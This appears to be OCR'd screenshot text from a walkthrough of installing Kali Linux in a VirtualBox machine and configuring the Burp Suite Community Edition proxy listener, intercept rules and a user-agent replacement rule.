
Information


Type: Image

Size: 2.47 GB

Location: /home/gilberto/Descargas/kal..

Attached to: --


KALI
"the quieter you become, the more you are able to hear"
Boot menu
Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Live USB Persistence (check kali.org/prst)
Live USB Encrypted Persistence (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options >




Select a language

Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.

Language:


Chinese (Simplified)	-	中文(简体)
Chinese (Traditional)	-	中文(繁體)
Croatian	-	Hrvatski
Czech	-	Čeština
Danish	-	Dansk
Dutch	-	Nederlands
Dzongkha	-	རྫོང་ཁ
English	-	English
Esperanto	-	Esperanto
Estonian	-	Eesti
Finnish	-	Suomi
French	-	Français
Galician	-	Galego
Georgian	-	ქართული
German	-	Deutsch
Greek	-	Ελληνικά



Partition disks

This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.


```
Guided partitioning
Configure software RAID
Configure the Logical Volume Manager
Configure encrypted volumes
Configure iSCSI volumes

SCSI1 (0,0,0) (sda) - 38.7 GB ATA VBOX HARDDISK
     >     #1   primary    36.5 GB     F   ext4       /
     >     #5   logical     2.1 GB     F   swap       swap

Undo changes to partitions
Finish partitioning and write changes to disk
```



Install the system

Installing the system...

Copying data to disk...




Configure the package manager

A network mirror can be used to supplement the software that is included on the CD-ROM. This may also make newer versions of software available.

Use a network mirror?

○ No

● Yes




Install the GRUB boot loader on a hard disk

You need to make the newly installed system bootable, by installing the GRUB boot loader on a bootable device. The usual way to do this is to install GRUB on the master boot record of your first hard drive. If you prefer, you can install GRUB elsewhere on the drive, or to another drive, or even to a floppy.


Device for boot loader installation:


Enter device manually

/dev/sda (ata-VBOX_HARDDISK_VBfd3496f8-efe1d720)



root





Burp Suite Community Edition v1.7.30 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User
1
Intercept HTTP history WebSockets history Options
2
Proxy Listeners
Burp Proxy uses listen
server.
Add
3
Edit
Remove
Running
Each installation of Bur
for use in other tools c
Import / export CA c
Intercept Client R
4
Edit proxy listener
Binding Request handling Certificate
OK
Cancel

These settings control how Burp binds the proxy listener.

Bind to port: 8080

Bind to address: ● Loopback only
○ All interfaces
○ Specific address: 10.0.2.15



Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based

Enabled
☑
□
□
□

□ Automatically fix missing

☑ Automatically update Cor

Add request interception rule


Specify the details of the interception rule.

Boolean operator: And

Match type: Domain name

Match relationship:

Match condition:





Match and Replace


These settings are used to automatically replac

Matches any user agent value and replaces it with that of Iphone

